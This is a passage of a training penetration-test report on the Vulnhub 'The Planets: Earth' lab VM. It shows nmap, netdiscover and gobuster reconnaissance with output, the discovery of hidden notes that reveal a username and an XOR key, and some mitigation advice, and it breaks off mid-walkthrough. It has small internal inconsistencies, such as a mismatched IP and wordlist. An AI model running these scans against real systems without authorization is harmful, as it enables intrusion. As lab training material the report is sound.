DEPI Company
Internal Network Penetration Testing Report

Adel Magdy

Business Confidential

Date: OCT 18th, 2024
Project: 1
Version 1.0

The Planets: Earth

1. Target

This report documents the penetration testing process conducted on **The Planets: Earth VM** from Vulnhub. The objective is to identify vulnerabilities, exploit them, and suggest mitigation strategies. The testing follows a structured approach, ensuring comprehensive coverage of the target environment.

2. Tools

- netdiscover.
- Nmap.
- gobuster.
- netcat
- cyberchef.
- ltrace

3. Steps

3.1 Information Gathering and Scanning

3.1.1 Network Scanning

1- **Objective**: In the first step I used the command ifconfig to find out the IP address of my device (192.168.182.147)

❖ **Command** : ifconfig

```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.182.147  netmask 255.255.255.0  broadcast 192.168.182.255
        inet6 fe80::b932:c669:75b3:c4c5  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:4a:52:c2  txqueuelen 1000  (Ethernet)
        RX packets 22260  bytes 17015130 (16.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 126397  bytes 9135786 (8.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


2- **Netdiscover**

I used it to perform network discovery, searching for active devices connected to the eth0 network interface.

netdiscover: A tool used to passively detect active hosts on the network. It uses ARP requests to discover devices.

-i eth0: Specifies the network interface to use for the scan. In this case, eth0 is the network interface (Ethernet connection) through which the scan will be performed.

❖ **Command** : netdiscover -I eth0



- **Results:**
  - Victim's IP address has been discovered (192.168.137.107)

3- **In this step,** I ran a full scan on the target machine with IP address 192.168.182.107.

- **Command** : Sudo nmap -sV -sC -v -T4 192.168.182.107
  - A- **sudo**: Runs Nmap with superuser privileges, allowing access to more detailed network data.
  - B- **nmap**: The tool being used for network scanning.
  - C- **-sV**: Enables service version detection. This tells Nmap to determine the version of the services running on open ports.
  - D- **-sC**: Runs default Nmap scripts. These scripts are a collection of pre-built functions that help with things like vulnerability detection and information gathering.
  - E- **-v**: Increases verbosity, meaning Nmap will display more detailed information during the scan.
  - F- **-T4**: Increases the speed of the scan by using aggressive timing. It balances speed and accuracy.
  - G- **192.168.182.107**: The target IP address you are scanning.

```
┌──(root㉿kali)-[/home/kali]
└─# sudo nmap -sV -sC -v -T4 192.168.182.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 03:20 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:20
Completed NSE at 03:20, 0.00s elapsed
Initiating NSE at 03:20
Completed NSE at 03:20, 0.00s elapsed
Initiating NSE at 03:20
Completed NSE at 03:20, 0.00s elapsed
Initiating ARP Ping Scan at 03:20
Scanning 192.168.182.107 [1 port]
Completed ARP Ping Scan at 03:20, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:20
Completed Parallel DNS resolution of 1 host. at 03:20, 0.05s elapsed
Initiating SYN Stealth Scan at 03:20
Scanning 192.168.182.107 [1000 ports]
Discovered open port 80/tcp on 192.168.182.107
Discovered open port 22/tcp on 192.168.182.107
Discovered open port 443/tcp on 192.168.182.107
Completed SYN Stealth Scan at 03:20, 5.08s elapsed (1000 total ports)
Initiating Service scan at 03:20
Scanning 3 services on 192.168.182.107
Completed Service scan at 03:20, 12.12s elapsed (3 services on 1 host)
```


```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|   256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: Bad Request (400)
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Issuer: commonName=earth.local/stateOrProvinceName=Space
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-12T23:26:31
| Not valid after:  2031-10-10T23:26:31
| MD5:   4efa:65d2:1a9e:0718:4b54:41da:3712:f187
|_SHA-1: 04db:5b29:a33f:8076:f16b:8a1b:581d:6988:db25:7651
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
MAC Address: 00:0C:29:6A:5E:6E (VMware)
```

- **Results:**
  - **Open Ports:**
    1. Port 80
    2. Port 22
    3. Port 443
    4. Running Operating System over victim machine was Linux.

4- **In this step,**


I noticed two hostnames on port 443: earth.local and terratest.earth.local. So, I added both hostnames to the /etc/hosts file.

- **Command** : sudo nano /etc/hosts



5- **In this step,**

I typed the Domain name (earth.local) in browser search bar.



6- **In this step,** I used different tools such as dirb, gobuster, and nikto to enumerate hidden files and directories on the target machine.

A. I used gobuster on the victim's IP address with the default HTTP protocol and their port (80) and in this scan I found a directory.

❖ **Command** : gobuster dir -u http://earth.local/ -w /usr/share/wordlists/dirb/big.txt

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://earth.local/ -w /usr/share/wordlists/dirb/common.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://earth.local/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/admin                (Status: 301) [Size: 0] [--> /admin/]
/cgi-bin/             (Status: 403) [Size: 199]
Progress: 4614 / 4615 (99.98%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

- **Results:**

  ➢ Open Ports: During the scan with gobuster, we discovered a directory named admin on the server. Finding such a directory may indicate the presence of an administrative panel or sensitive files related to site management .

- **Mitigation:**


  A- Enforce strong authentication for accessing any files or pages within the admin directory.

  B- Encrypt data stored or transmitted through these pages to ensure sensitive information is protected.


  C- Obscure or change the paths of sensitive directories to reduce the chance of them being easily discovered by attackers.

  D- Regularly update the system and ensure no unnecessary files are left that may contain exploitable information.

- **Command :** http://earth.local/admin



- **Command :** https://terratest.earth.local/index.html



7- **In this step,**

I used gobuster on the victim's IP address with HTTPS protocol and port (443) and in this scan I found a robots.txt file.

❖ **Command :**


gobuster dir -u https://terratest.earth.local/ -k -w /use/share/wordists/dirb/big.txt

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u https://terratest.earth.local/ -k  -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://terratest.earth.local/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 199]
/.htaccess            (Status: 403) [Size: 199]
/.htpasswd            (Status: 403) [Size: 199]
/cgi-bin/             (Status: 403) [Size: 199]
/index.html           (Status: 200) [Size: 26]
/robots.txt           (Status: 200) [Size: 521]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
```

➢ **Results:**

- I found a file that seemed important: robots.txt.


❖ **Command :** https://terratest.earth.local/robots.txt



➢ **Results:**

- interesting file: testingnotes.txt


❖ **Command :** https://terratest.earth.local/testingnotes.txt



➢ **Results:**

- Terra is the username
- The hexadecimal message we found at http://earth.local/ is encrypted with XOR
- The encryption key is located in the file testdata.txt

❖ **Command :** https://terratest.earth.local/testdata.txt




Results:

- encryption key

8- **In this step,**

